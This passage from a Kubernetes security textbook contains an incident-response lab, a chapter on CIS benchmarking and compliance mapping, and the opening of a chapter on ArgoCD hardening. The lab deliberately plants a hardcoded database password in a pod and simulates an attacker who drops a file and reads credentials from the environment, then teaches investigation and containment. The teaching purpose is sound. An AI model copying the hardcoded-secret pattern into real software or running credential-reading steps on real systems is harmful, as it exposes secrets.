      app: vulnerable-app
  template:
    metadata:
```

```
      labels:
        app: vulnerable-app
    spec:
      containers:
      - name: app
        image: ubuntu:22.04
        command: ["sleep", "3600"]
        env:
        - name: DB PASSWORD
          value: "superSecret123"
EOF

kubectl wait --for=condition=ready pod -l app=vulnerable-app -n incident-
lab --timeout=60s
```

Step 2: Simulate attacker behavior (this is what we'll investigate):

```
POD=$(kubectl get pod -n incident-lab -l app=vulnerable-app -o
jsonpath='{.items[0].metadata.name}')

# Simulate: attacker shells in and downloads a tool
kubectl exec -n incident-lab $POD -- bash -c "echo 'attacker was here' >
/tmp/implant.sh"

# Simulate: attacker reads credentials
kubectl exec -n incident-lab $POD -- env | grep DB PASSWORD

# Simulate: attacker checks network
kubectl exec -n incident-lab $POD -- bash -c "cat /etc/resolv.conf"
```

Part B — Investigate

Step 3: Collect forensic evidence:

```
IR DIR=/tmp/ir-lab17
mkdir -p $IR_DIR

kubectl describe pod $POD -n incident-lab > $IR DIR/pod-describe.txt
kubectl get pod $POD -n incident-lab -o yaml > $IR DIR/pod-yaml.txt
kubectl logs $POD -n incident-lab > $IR DIR/pod-logs.txt
kubectl get events -n incident-lab > $IR DIR/events.txt

echo "Evidence collected to $IR DIR"
ls -la $IR_DIR
```

Step 4: Use kubectl debug to inspect the container:

```
kubectl debug -it $POD \
  --image=busybox \
  --target=app \
  -n incident-lab

# Inside the debug container:
# ps aux  (look for suspicious processes)
```

```
# ls /proc/1/root/tmp/  (find the implant)
# cat /proc/1/root/tmp/implant.sh
# exit
```

Step 5: Check the audit log for exec events:

```
# Find the kubectl exec calls in the audit log
sudo grep '"subresource":"exec"' /var/log/kubernetes/audit.log
2>/dev/null | \
  python3 -m json.tool | \
  jq '{time: .requestReceivedTimestamp, user: .user.username,
pod: .objectRef.name, ns: .objectRef.namespace}'
```

Part C — Containment

Step 6: Isolate the pod:

```
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: quarantine
  namespace: incident-lab
spec:
  podSelector:
    matchLabels:
      app: vulnerable-app
  policyTypes:
  - Ingress
  - Egress
EOF

echo "Pod quarantined — no network access"
```

Step 7: Document the incident findings:

```
cat > $IR DIR/incident-summary.txt << 'EOF'
Incident Summary - Lab 17
Date: $(date)
Affected Pod: vulnerable-app
Namespace: incident-lab
Findings:
  - Attacker shell access via kubectl exec
  - Credential exposure via environment variables
  - File artifact dropped: /tmp/implant.sh
Actions Taken:
  - Evidence collected to /tmp/ir-lab17/
  - Quarantine NetworkPolicy applied
  - Pod isolated, awaiting eradication
EOF

cat $IR_DIR/incident-summary.txt
```

Clean up:

```
kubectl delete namespace incident-lab
rm -rf /tmp/ir-lab17
```

Chapter Summary

Incident response in Kubernetes requires adapting traditional forensic principles to an ephemeral, distributed environment. The key differences: evidence disappears when pods restart, the API Server is the real target (not just the pod), and credentials are everywhere waiting to be stolen.

The PICERL framework — Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned — applies directly to Kubernetes incidents. The single most important preparation step is shipping audit logs off-cluster before an incident happens. The single most important containment action is network isolation using NetworkPolicy, which stops lateral movement without destroying evidence.

`kubectl debug` with ephemeral containers is the preferred forensic tool for minimal containers — it gives you shell access without modifying the compromised container itself. For node-level investigation, auditd logs (from Chapter 11) provide the ground truth of what system calls occurred.

Credential revocation is non-optional. Assume every secret the compromised pod could access is now in the attacker's hands. Rotate it all.

Review Questions

1. Why does Kubernetes incident response require different techniques than traditional server incident response?
2. What is the PICERL framework and what Kubernetes-specific action belongs in each phase?
3. You receive a Falco alert that a shell was spawned in a production pod. What are the first five commands you run, in order?
4. How does `kubectl debug` with ephemeral containers allow you to investigate a distroless container that has no shell?
5. Explain the forensic value of `/proc/<pid>/root` and `/proc/<pid>/net/tcp` during a container investigation.
6. A compromised pod was using the `backend-sa` ServiceAccount. What command recreates the ServiceAccount to invalidate all existing tokens, and what side effect does this have?
7. Why should you cordon a node before draining it during an investigation, rather than draining immediately?
8. What is a NetworkPolicy "quarantine" and why is it preferable to immediately deleting the compromised pod?

9. You suspect an attacker created a new ClusterRoleBinding for persistence. Write the kubectl command to find all ClusterRoleBindings created in the last 24 hours.
10. What should a cryptominer incident runbook include, and why is it important to write runbooks before incidents occur?

Chapter 18
Compliance and CIS Benchmarking

Learning Objectives

By the end of this chapter, you will be able to:

- Explain the CIS Kubernetes Benchmark structure and navigate its control sections.
- Run kube-bench and interpret PASS/WARN/FAIL results with specific remediation steps.
- Map Kubernetes security controls to PCI DSS, SOC 2, HIPAA, and FedRAMP requirements.
- Build a continuous compliance pipeline that catches drift before auditors do.
- Collect and export audit evidence in the format auditors actually ask for.
- Understand the shared responsibility model for managed Kubernetes services.

18.1 Compliance Is a Byproduct, Not a Goal

A common mistake in security programs is treating compliance as the goal. You implement the minimum controls needed to pass an audit, check the boxes, get the certification, and consider the job done — until the breach happens and it becomes clear that passing an audit and being secure are not the same thing.

The right framing: if you implement strong security controls and can demonstrate that they're working, compliance should follow naturally. The CIS Benchmark and regulatory frameworks are tools for verifying that your security posture is real, not theater.

That said, compliance is a real business requirement. PCI DSS failures can result in losing the ability to process credit cards. HIPAA violations carry civil and criminal penalties. FedRAMP is mandatory for selling to US federal agencies. SOC 2 Type II reports are expected by enterprise customers in procurement questionnaires. And the audit preparation process — even if compliance were optional — is genuinely valuable for identifying gaps you've normalized.

This chapter approaches compliance practically: what the frameworks actually require from Kubernetes environments, which controls satisfy multiple frameworks simultaneously, and how to automate compliance assessment so you're not scrambling six weeks before the audit.

18.2 Shared Responsibility by Platform

Before mapping controls, understand which controls are your responsibility versus the cloud provider's.

Self-managed Kubernetes (kubeadm, Rancher, OpenShift):

You're responsible for everything: control plane security, etcd, node OS, networking, RBAC, secrets, runtime security, and compliance evidence for all of it. This is the most work but also the most control.

Managed Kubernetes (EKS, GKE, AKS):

The provider manages the control plane — API Server, etcd, control plane nodes, Kubernetes upgrades. You can't audit etcd encryption configuration directly; you configure it through the managed service's settings. You're responsible for node security, workload configuration, RBAC, networking (beyond the VPC layer the provider controls), secrets, and runtime monitoring.

Managed Kubernetes with managed nodes (Fargate on EKS, Autopilot on GKE):

The provider extends management to the nodes themselves. You're responsible for what's inside the pod — image security, SecurityContext, resource limits — and for RBAC, networking policy, and secrets.

Compliance implication: When auditors ask "who's responsible for control plane encryption?" on EKS, the answer is "AWS encrypts control plane components by default, and we've enabled Secrets encryption via the EKS cluster configuration." Get written confirmation of this from the provider — it's part of your shared responsibility documentation.

18.3 The CIS Kubernetes Benchmark

The Center for Internet Security (CIS) publishes a Kubernetes benchmark with specific, testable controls for each cluster component. The 2023 benchmark (v1.8) covers Kubernetes 1.27 and is organized into sections:

Section	Focus
1	Control Plane Components
1.1	API Server configuration
1.2	API Server authentication and authorization
1.3	Controller Manager
1.4	Scheduler
2	etcd
3	Control Plane Configuration

4	Worker Nodes
4.1	Worker Node Configuration Files
4.2	Kubelet
5	Policies
5.1	RBAC and Service Accounts
5.2	Pod Security Standards
5.3	Network Policies and CNI
5.4	Secrets Management
5.7	General Policies

Each control has a unique ID (e.g., 1.2.1), a description, a rationale, audit instructions, and remediation steps. The benchmark distinguishes between Level 1 (broadly applicable, not disruptive) and Level 2 (more restrictive, may impact functionality).

Key Level 1 controls every cluster should pass:

Control	Requirement	Default in kubeadm?
1.2.1	`--anonymous-auth=false`	Yes (1.20+)
1.2.6	`--insecure-port=0`	Yes (removed 1.24)
1.2.7	`--secure-port` set	Yes
1.2.9	`--admission-control` includes NodeRestriction	Yes in kubeadm
1.2.29	`--encryption-provider-config` set	**No — must configure**
2.1	etcd `--cert-file` and `--key-file` set	Yes in kubeadm
2.2	etcd `--client-cert-auth=true`	Yes in kubeadm
4.2.1	kubelet `--anonymous-auth=false`	Yes (1.20+)
4.2.2	kubelet `--authorization-mode=Webhook`	Yes in kubeadm
4.2.4	kubelet `--read-only-port=0`	**No — must configure**

5.1.1	No ClusterAdmin bindings to wildcard subjects	Check manually
5.4.1	Secrets encrypted at rest	**No — must configure**

The two most commonly failed controls in real assessments are **1.2.29** (encryption at rest) and **4.2.4** (read-only port disabled) — both require explicit configuration that kubeadm doesn't enable by default.

18.4 kube-bench in Practice

kube-bench automates the CIS Benchmark audit. Run it as a Kubernetes Job:

```
# Deploy kube-bench to run against the control plane
kubectl apply -f - <<EOF
apiVersion: batch/v1
kind: Job
metadata:
  name: kube-bench-master
  namespace: kube-system
spec:
  template:
    spec:
      hostPID: true
      nodeSelector:
        node-role.kubernetes.io/control-plane: ""
      tolerations:
      - key: node-role.kubernetes.io/control-plane
        operator: Exists
        effect: NoSchedule
      containers:
      - name: kube-bench
        image: aquasec/kube-bench:latest
        command: ["kube-bench", "run", "--targets",
"master,etcd,policies"]
        volumeMounts:
        - name: var-lib-etcd
          mountPath: /var/lib/etcd
          readOnly: true
        - name: var-lib-kubelet
          mountPath: /var/lib/kubelet
          readOnly: true
        - name: etc-kubernetes
          mountPath: /etc/kubernetes
          readOnly: true
        - name: usr-bin
          mountPath: /usr/local/mount-from-host/bin
          readOnly: true
      restartPolicy: Never
      volumes:
      - name: var-lib-etcd
```

```
        hostPath: {path: /var/lib/etcd}
      - name: var-lib-kubelet
        hostPath: {path: /var/lib/kubelet}
      - name: etc-kubernetes
        hostPath: {path: /etc/kubernetes}
      - name: usr-bin
        hostPath: {path: /usr/bin}
EOF

# Wait for completion
kubectl wait --for=condition=complete job/kube-bench-master -n kube-
system --timeout=120s

# Get results
kubectl logs -n kube-system job/kube-bench-master
```

Reading the output:

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 Master Node Configuration Files
[PASS] 1.1.1 Ensure that the API server pod specification file
permissions are set to 644 or more restrictive
[PASS] 1.1.2 Ensure that the API server pod specification file ownership
is set to root:root
[FAIL] 1.1.10 Ensure that the Container Network Interface file
permissions are set to 644 or more restrictive
       * [FAIL] CNI config file permissions wrong: /etc/cni/net.d/10-
flannel.conflist (644 expected, got 600)

[INFO] 1.2 API Server
[PASS] 1.2.1 Ensure that the --anonymous-auth argument is set to false
[WARN] 1.2.29 Ensure that the --encryption-provider-config argument is
set as appropriate
       * [WARN] --encryption-provider-config flag not set
...
== Summary ==
34 checks PASS
5 checks WARN
3 checks FAIL
```

Generate a JSON report for tracking:

```
kubectl logs -n kube-system job/kube-bench-master | \
  kubectl annotate job kube-bench-master -n kube-system \
  kube-bench-timestamp="$(date -u +%Y-%m-%dT%H:%M:%SZ)"

# Better: run kube-bench with JSON output and store the report
kubectl apply -f - <<EOF
...
        command: ["kube-bench", "run", "--targets", "master", "--json"]
...
EOF
kubectl logs -n kube-system job/kube-bench-master > compliance/kube-
bench-$(date +%Y%m%d).json
```

Remediation priority matrix:

Category	Controls	Priority
Encryption	1.2.29, 5.4.1	Critical — fix first
Authentication	1.2.1, 4.2.1, 4.2.2	Critical
Port exposure	4.2.4 (read-only port)	High
File permissions	1.1.x, 4.1.x	Medium
RBAC	5.1.x	Medium to Critical depending on finding

18.5 Regulatory Framework Mapping

PCI DSS v4.0

The Payment Card Industry Data Security Standard applies to any system that stores, processes, or transmits cardholder data. Key requirements and their Kubernetes controls:

PCI DSS Requirement	Kubernetes Control
Req 7: Restrict access to system components	RBAC with least-privilege roles; namespace isolation
Req 8: Identify users and authenticate access	OIDC authentication; no shared ServiceAccounts; short-lived tokens
Req 10: Log and monitor all access	Kubernetes audit logging; Falco runtime events; shipped off-cluster
Req 11: Test security systems and processes	kube-bench scheduled assessment; penetration testing
Req 12.3.2: Targeted risk analysis	Documented threat model for the Kubernetes cluster
Data isolation	Dedicated node pools with taints; separate clusters for CDE

The hardest PCI requirement for Kubernetes environments is **Req 8** — unique user identification. If multiple developers share a kubeconfig or ServiceAccount, you can't trace an action to an individual. Every human should authenticate via OIDC with their corporate identity. Service-to-service should use per-workload ServiceAccounts. No sharing.

SOC 2 Type II

SOC 2 evaluates trust service criteria: Security, Availability, Processing Integrity, Confidentiality, and Privacy. For a cloud-native environment, the relevant criteria:

Criterion	Kubernetes Evidence
CC6.1 (Logical access)	RBAC roles and bindings; OIDC authentication logs
CC6.3 (Access removal)	ServiceAccount deletion process; OIDC offboarding
CC6.6 (Boundary protection)	NetworkPolicy; Ingress TLS; security group rules
CC7.2 (Anomaly detection)	Falco alerts; audit log anomaly detection
CC8.1 (Change management)	GitOps workflow; admission webhook for policy enforcement
A1.1 (Availability)	PodDisruptionBudgets; multi-node cluster; etcd backup

SOC 2 auditors want **evidence over time** — not just a point-in-time configuration. They'll ask for 6–12 months of audit logs, Falco alert history, and access review evidence. This is why log retention and continuous compliance matter more than passing a single assessment.

HIPAA Security Rule

HIPAA's Security Rule for electronic Protected Health Information (ePHI) has three categories of safeguards:

Technical safeguards: - Access controls → RBAC; namespaces separating PHI workloads - Audit controls → Kubernetes audit logs; Falco runtime events - Integrity → Image signing (Cosign); admission webhooks - Transmission security → TLS for all cluster communications; mTLS via service mesh

Physical safeguards (cloud environment): - Facility access → SOC 2 certified data centers (provider responsibility) - Workstation security → Control plane access via bastion host or VPN; MFA required

Administrative safeguards: - Risk analysis → Documented threat model - Security incident procedures → IR runbooks (Chapter 17) - Workforce training → Documentation that staff are trained on these procedures

FedRAMP

The Federal Risk and Authorization Management Program (FedRAMP) is based on NIST SP 800-53 controls. For Kubernetes, the relevant control families:

NIST 800-53 Family	Kubernetes Implementation
AC (Access Control)	RBAC, OIDC, namespace isolation
AU (Audit and Accountability)	Kubernetes audit logs, Falco, log retention ≥3 years
CM (Configuration Management)	kube-bench, CIS Benchmark compliance, GitOps

IA (Identification and Authentication)	OIDC, no anonymous auth, MFA for human access
SC (System and Communications Protection)	TLS everywhere, NetworkPolicy, encryption at rest
SI (System and Information Integrity)	Trivy image scanning, Falco runtime detection

FedRAMP High authorization requires FIPS 140-2 validated cryptography. This affects TLS cipher selection and encryption at rest configurations — check your cloud provider's FedRAMP-authorized service documentation for specifics.

18.6 Continuous Compliance Automation

Periodic audits create a false sense of security. A cluster can pass an audit in January and drift out of compliance by March through normal operational changes. Continuous compliance means automated checks running on a schedule that catch drift before auditors do.

Scheduled kube-bench with output to S3:

```yaml
# kube-bench-cronjob.yaml
apiVersion: batch/v1
kind: CronJob
metadata:
  name: kube-bench-scheduled
  namespace: kube-system
spec:
  schedule: "0 2 * * 1"    # Every Monday at 2am
  jobTemplate:
    spec:
      template:
        spec:
          hostPID: true
          nodeSelector:
            node-role.kubernetes.io/control-plane: ""
          tolerations:
          - key: node-role.kubernetes.io/control-plane
            operator: Exists
          containers:
          - name: kube-bench
            image: aquasec/kube-bench:latest
            command:
            - /bin/sh
            - -c
            - |
              kube-bench --json > /tmp/report.json
              aws s3 cp /tmp/report.json \
                s3://compliance-reports/kube-bench/$(date +%Y%m%d).json
          restartPolicy: Never
```

Policy as Code for continuous enforcement:

Your Kyverno policies (Chapter 8) and Gatekeeper constraints are themselves compliance controls. They enforce rules at admission time and generate PolicyReports that can be exported as compliance evidence:

```
# Export Kyverno PolicyReports as compliance evidence
kubectl get policyreports --all-namespaces -o json | \
  jq '.items[] | {
    namespace: .metadata.namespace,
    policy: .metadata.name,
    pass: .summary.pass,
    fail: .summary.fail,
    warn: .summary.warn
  }' > compliance/policy-reports-$(date +%Y%m%d).json

# Find violations (non-compliant resources)
kubectl get policyreports --all-namespaces -o json | \
  jq -r '.items[].results[] |
    select(.result == "fail") |
    "\(.resources[0].namespace)/\(.resources[0].name): \(.policy) -
\(.message)"'
```

Configuration drift detection with git-based comparison:

```
# Export current RBAC state
kubectl get clusterrolebindings,rolebindings --all-namespaces -o yaml >
current-rbac.yaml

# Compare with last known-good baseline
diff baseline-rbac.yaml current-rbac.yaml
# Any output indicates RBAC configuration drift
```

Automate this comparison in your CI/CD pipeline and alert when RBAC or NetworkPolicy configuration differs from the approved baseline in Git.

18.7 Audit Evidence Collection

When an auditor arrives (or the SOC 2 evidence request comes in), you need to produce evidence quickly and in a format that makes sense to someone who isn't a Kubernetes operator.

Standard evidence package for a Kubernetes security audit:

```
EVIDENCE DIR=/tmp/audit-evidence-$(date +%Y%m%d)
mkdir -p $EVIDENCE DIR

# 1. RBAC configuration
kubectl get clusterroles,clusterrolebindings -o yaml >
$EVIDENCE DIR/cluster-rbac.yaml
kubectl get roles,rolebindings --all-namespaces -o yaml >
$EVIDENCE DIR/namespace-rbac.yaml
```

```
# 2. NetworkPolicy coverage
kubectl get networkpolicies --all-namespaces -o yaml >
$EVIDENCE DIR/network-policies.yaml

# 3. Pod Security Admission labels
kubectl get namespaces -o json | jq -r '
  .items[] |
  "\(.metadata.name): enforce=\(.metadata.labels["pod-
security.kubernetes.io/enforce"] // "none")"
' > $EVIDENCE_DIR/psa-enforcement.txt

# 4. Admission webhooks (Kyverno, Gatekeeper)
kubectl get validatingwebhookconfigurations,mutatingwebhookconfigurations
-o yaml > $EVIDENCE DIR/admission-webhooks.yaml

# 5. kube-bench results
kubectl logs -n kube-system job/kube-bench-master > $EVIDENCE DIR/kube-
bench-results.txt 2>/dev/null

# 6. Audit log sample (last 100 events)
sudo tail -100 /var/log/kubernetes/audit.log | python3 -m json.tool >
$EVIDENCE_DIR/audit-sample.json 2>/dev/null

# 7. TLS configuration proof
openssl x509 -in /etc/kubernetes/pki/apiserver.crt -noout -dates -
subject > $EVIDENCE DIR/apiserver-cert.txt
openssl x509 -in /etc/kubernetes/pki/etcd/server.crt -noout -dates -
subject > $EVIDENCE_DIR/etcd-cert.txt

# 8. Encryption at rest verification
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/ --prefix --keys-only 2>/dev/null | head
-5 > $EVIDENCE DIR/etcd-secret-keys.txt

echo "Evidence collected to $EVIDENCE_DIR"
ls -la $EVIDENCE_DIR
```

Access review evidence (required by SOC 2 CC6.3 and PCI DSS Req 8):

```
# Generate a human-readable access review document
echo "# Kubernetes Access Review - $(date +%Y-%m-%d)" >
$EVIDENCE DIR/access-review.md
echo "" >> $EVIDENCE_DIR/access-review.md

echo "## Users with cluster-admin equivalent access" >>
$EVIDENCE DIR/access-review.md
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] |
    select(.roleRef.name == "cluster-admin") |
    "- \(.metadata.name): \([.subjects[]?.name] | join(", "))"' >>
```

```
$EVIDENCE DIR/access-review.md

echo "" >> $EVIDENCE DIR/access-review.md
echo "## ServiceAccounts with namespace-admin or higher" >>
$EVIDENCE_DIR/access-review.md
kubectl get rolebindings --all-namespaces -o json | \
  jq -r '.items[] |
    select(.roleRef.name == "admin" or .roleRef.name == "edit") |
    "- \(.metadata.namespace)/\(.metadata.name): \([.subjects[]?.name] |
join(", "))"' >> $EVIDENCE_DIR/access-review.md
```

Hands-On Lab 18: Compliance Assessment

Part A — Run a Full kube-bench Assessment

Step 1: Deploy kube-bench (you may have done this in Chapter 9 or 11):

```
kubectl apply -f - <<EOF
apiVersion: batch/v1
kind: Job
metadata:
  name: kube-bench-compliance
  namespace: kube-system
spec:
  template:
    spec:
      hostPID: true
      nodeSelector:
        node-role.kubernetes.io/control-plane: ""
      tolerations:
      - key: node-role.kubernetes.io/control-plane
        operator: Exists
        effect: NoSchedule
      containers:
      - name: kube-bench
        image: aquasec/kube-bench:latest
        command: ["kube-bench", "run", "--targets",
"master,etcd,policies"]
        volumeMounts:
        - mountPath: /var/lib/etcd
          name: var-lib-etcd
          readOnly: true
        - mountPath: /var/lib/kubelet
          name: var-lib-kubelet
          readOnly: true
        - mountPath: /etc/kubernetes
          name: etc-kubernetes
          readOnly: true
      volumes:
      - hostPath: {path: /var/lib/etcd}
        name: var-lib-etcd
      - hostPath: {path: /var/lib/kubelet}
        name: var-lib-kubelet
```

```
      - hostPath: {path: /etc/kubernetes}
        name: etc-kubernetes
      restartPolicy: Never
EOF

kubectl wait --for=condition=complete job/kube-bench-compliance -n kube-
system --timeout=120s
```

Step 2: Get results and count findings:

```
kubectl logs -n kube-system job/kube-bench-compliance | tee /tmp/kube-
bench-results.txt

# Count findings by status
echo "Summary:"
grep -c "^\[PASS\]" /tmp/kube-bench-results.txt && echo "PASS"
grep -c "^\[FAIL\]" /tmp/kube-bench-results.txt && echo "FAIL"
grep -c "^\[WARN\]" /tmp/kube-bench-results.txt && echo "WARN"
```

Part B — Identify Critical Gaps

Step 3: Extract FAIL items and create a remediation tracker:

```
grep "^\[FAIL\]" /tmp/kube-bench-results.txt | \
  awk '{print NR". "$0}' > /tmp/remediation-tracker.txt

cat /tmp/remediation-tracker.txt
```

Step 4: Check the most commonly failed control — encryption at rest:

```
# Check if encryption-provider-config is set on the API Server
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name |
head -1) | \
  grep encryption-provider-config

# If no output, encryption at rest is NOT configured
# This is CIS control 1.2.29 (FAIL) and 5.4.1 (FAIL)
```

Step 5: Check for wide RBAC bindings:

```
# Find subjects with cluster-admin
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] |
    select(.roleRef.name == "cluster-admin") |
    "\(.metadata.name): \(.subjects // [] | [.[].name] | join(","))"'

# Any service accounts with cluster-admin should be flagged
```

Part C — Kyverno PolicyReport as Compliance Evidence

Step 6: If Kyverno is installed, export policy compliance status:

```
kubectl get policyreports --all-namespaces 2>/dev/null

# Get failed policies
kubectl get policyreports --all-namespaces -o json | \
  jq -r '.items[].results[] |
    select(.result != "pass") |
    "\(.resources[0].namespace // "cluster")/\(.resources[0].name):
\(.policy) - \(.message)"' | \
  head -20
```

Step 7: Document your compliance score:

```
cat > /tmp/compliance-summary.txt << 'EOF'
Compliance Assessment Summary
Date: $(date)
Cluster: lab-cluster
Benchmark: CIS Kubernetes Benchmark v1.8

kube-bench Results:
  PASS: [number from step 2]
  FAIL: [number from step 2]
  WARN: [number from step 2]

Critical Gaps Identified:
  ☐ Encryption at rest not configured (1.2.29, 5.4.1)
  ☐ [Other failures from step 3]

Priority Remediations:
  1. Enable EncryptionConfiguration (Chapter 10 procedure)
  2. [Next priority]

Next Assessment Date: [30 days from today]
EOF

cat /tmp/compliance-summary.txt
```

Chapter Summary

Compliance without security is theater; security without compliance documentation leaves you unable to prove your controls to auditors, customers, or regulators.

The CIS Kubernetes Benchmark provides a structured, testable framework with specific controls and automated verification via kube-bench. The two most commonly failed controls on real clusters — encryption at rest and the kubelet read-only port — both have clear remediation procedures covered in earlier chapters.

Mapping Kubernetes controls to frameworks (PCI DSS, SOC 2, HIPAA, FedRAMP) shows that the same controls serve multiple compliance purposes simultaneously. Strong RBAC satisfies PCI Req 7, SOC 2 CC6.1, HIPAA access controls, and NIST AC-3 at once. Build your security program around the controls, then map them to the frameworks.

Continuous compliance — kube-bench on a schedule, Kyverno PolicyReports, RBAC drift detection — is far less painful than a point-in-time scramble before each audit. And evidence collection automation means you can produce an audit package in minutes rather than weeks.

Review Questions

1. What is the difference between Level 1 and Level 2 controls in the CIS Kubernetes Benchmark, and when would you skip a Level 2 control?
2. Which two CIS controls are most commonly failed in self-managed Kubernetes clusters, and what specific configuration fixes them?
3. Explain the shared responsibility model for secrets encryption on Amazon EKS. Who is responsible for encrypting Kubernetes Secrets at rest?
4. A PCI DSS auditor asks you to demonstrate that no users share Kubernetes credentials. What technical control enforces this, and what evidence would you provide?
5. What is kube-bench, and how does it differ from a manual CIS Benchmark audit?
6. A SOC 2 auditor asks for evidence of "logical access controls" over the past 12 months. What Kubernetes artifacts would you provide?
7. How does a Kyverno PolicyReport function as compliance evidence, and what information does it contain?
8. Write the kubectl command that lists all ClusterRoleBindings where the role is `cluster-admin`, along with the subjects bound to each.
9. What is configuration drift, and how does comparing the current RBAC state to a Git baseline help detect it?
10. A FedRAMP assessor asks whether your Kubernetes environment uses FIPS 140-2 validated cryptography. Where would you look to answer this question, and what would you need to verify?

Part V — GitOps and Cloud-Native Security

Modern Kubernetes environments increasingly rely on GitOps for deployment automation and managed cloud services for cluster infrastructure. This part covers how security integrates into Git-based workflows (Chapter 19) and the security specifics of running Kubernetes on Amazon EKS (Chapter 20). Chapters 21–23 address advanced and emerging topics in Kubernetes security.

Chapter 19
GitOps Security with ArgoCD and Flux

Learning Objectives

By the end of this chapter, you will be able to:

- Explain the GitOps model and its security implications compared to direct kubectl access.
- Identify the attack surface of ArgoCD and apply hardening controls.
- Configure ArgoCD RBAC with AppProject restrictions.
- Integrate ArgoCD with an OIDC provider for SSO.
- Handle secrets safely in a GitOps workflow using Sealed Secrets or SOPS.
- Add policy validation to the GitOps pipeline with conftest or Kyverno CLI.
- Apply equivalent security controls for Flux-based environments.

19.1 GitOps and the Security Model Shift

In a traditional Kubernetes workflow, developers have `kubectl` access and push changes directly to the cluster. In a GitOps model, Git is the single source of truth. A reconciliation operator (ArgoCD, Flux) continuously compares the desired state in Git against the actual cluster state and applies changes to close any drift.

This shift has significant security implications:

Benefits: - Every change has a Git commit, author, PR review, and merge history. The audit trail is immutable and easy to query. - Developers don't need direct cluster access for deployments. You can restrict `kubectl` to cluster operators only. - Drift detection is built in — if someone applies a resource directly to the cluster, the GitOps operator detects and reverts it. - Rollback is a `git revert` — fast, audited, and doesn't require cluster access.

New attack surface: - The Git repository becomes a high-value target. Compromise the repo, compromise every cluster it deploys to. - The GitOps operator has elevated cluster permissions. ArgoCD needs to create resources across namespaces — its service account is powerful. - CI/CD pipelines that write to the GitOps repo are in the attack path. A compromised GitHub Actions workflow that can push to the deployment repo has indirect cluster write access. - Secrets in Git are a constant temptation. It's very easy to accidentally commit a secret to the GitOps repo if you don't have a safe secret management workflow.

19.2 ArgoCD Architecture and Attack Surface

ArgoCD consists of multiple components:

The **Repo Server** is a significant attack surface — it clones Git repositories and renders Helm charts and Kustomize overlays. If an attacker can influence what the Repo Server processes (by compromising a repository or injecting content into a Helm dependency), they can potentially execute code on the Repo Server and from there influence what gets deployed to the cluster.

The **Application Controller** has cluster-admin-equivalent access to whatever clusters it manages. Compromise the controller and you own the cluster.

Hardening priorities for ArgoCD:

1. Restrict API Server exposure — don't expose ArgoCD externally unless required. Use an internal LoadBalancer or VPN access.
2. Restrict admin access — the default admin user has full cluster control. Disable or rotate it after configuring OIDC.
3. Lock down AppProjects — limit each application to specific source repos, destination clusters, and destination namespaces.
4. Don't grant ArgoCD more than it needs — use AppProject-scoped RBAC and namespace-scoped admin rather than cluster-admin.

19.3 ArgoCD RBAC and AppProjects

ArgoCD has its own RBAC system layered on top of Kubernetes RBAC. It controls who can access which ArgoCD applications and what actions they can perform.

AppProject is the key ArgoCD security primitive. It restricts what a group of applications can deploy:

```yaml
# security-restricted-project.yaml
apiVersion: argoproj.io/v1alpha1
kind: AppProject
metadata:
```

```
  name: production-apps
  namespace: argocd
spec:
  # Only allow syncing from these Git repos
  sourceRepos:
  - 'https://github.com/your-org/production-manifests.git'

  # Only allow deploying to specific clusters and namespaces
  destinations:
  - namespace: 'production'
    server: 'https://kubernetes.default.svc'
  - namespace: 'monitoring'
    server: 'https://kubernetes.default.svc'

  # Restrict which Kubernetes resources can be managed
  clusterResourceWhitelist:
  - group: ''
    kind: Namespace       # Allow creating namespaces
  - group: 'networking.k8s.io'
    kind: NetworkPolicy

  # Block certain dangerous resources from being deployed
  clusterResourceBlacklist:
  - group: 'rbac.authorization.k8s.io'
    kind: ClusterRoleBinding   # No CRBs from this project

  # Namespace-scoped resources that are allowed
  namespaceResourceWhitelist:
  - group: 'apps'
    kind: Deployment
  - group: 'apps'
    kind: StatefulSet
  - group: ''
    kind: Service
  - group: ''
    kind: ConfigMap

  # Roles within this project (ArgoCD RBAC)
  roles:
  - name: developer-readonly
    description: "Developers can view but not sync"
    policies:
    - p, proj:production-apps:developer-readonly, applications, get,
production-apps/*, allow
    groups:
    - your-org:developers
  - name: deployer
    description: "Deployers can sync applications"
    policies:
    - p, proj:production-apps:deployer, applications, sync, production-
apps/*, allow
    - p, proj:production-apps:deployer, applications, get, production-
apps/*, allow
```

```
    groups:
    - your-org:platform-team
```

ArgoCD RBAC ConfigMap:

```
# argocd-rbac-cm ConfigMap in argocd namespace
apiVersion: v1
kind: ConfigMap
metadata:
  name: argocd-rbac-cm
  namespace: argocd
data:
  policy.default: role:readonly    # Default access for authenticated
users
  policy.csv: |
    # Grant full admin to platform-admin group
    g, your-org:platform-admins, role:admin

    # Grant developer role to developers
    g, your-org:developers, role:readonly

  # Use these groups from OIDC
  scopes: '[groups, email]'
```

19.4 OIDC Integration for ArgoCD

Don't use the ArgoCD local admin user for day-to-day access. Configure OIDC so team members authenticate with their corporate identity.

Configure Dex with GitHub OAuth:

```
# argocd-cm ConfigMap
apiVersion: v1
kind: ConfigMap
metadata:
  name: argocd-cm
  namespace: argocd
data:
  url: https://argocd.internal.company.com

  dex.config: |
    connectors:
    - type: github
      id: github
      name: GitHub
      config:
        clientID: $GITHUB_CLIENT_ID
        clientSecret: $GITHUB_CLIENT_SECRET
        orgs:
        - name: your-org
          teams:
```

```
          - platform-team
          - developers
          - platform-admins
```

After this configuration, ArgoCD's login page redirects to GitHub. Users authenticate with their GitHub identity, and GitHub returns group membership (via the `orgs` config). ArgoCD maps those groups to roles in `argocd-rbac-cm`.

The default admin user should be disabled after SSO is working:

```
# In argocd-cm
data:
  admin.enabled: "false"
```

Warning: *Disable the admin user only after you've verified that OIDC login works and at least one OIDC user has admin access. Locking yourself out of ArgoCD requires manual intervention in the cluster.*

19.5 Secrets in GitOps Repositories

Secrets in a GitOps repository are a recurring problem. The standard GitOps workflow — "everything in Git, Git is the source of truth" — creates tension with "don't put secrets in Git."

Option 1: Sealed Secrets

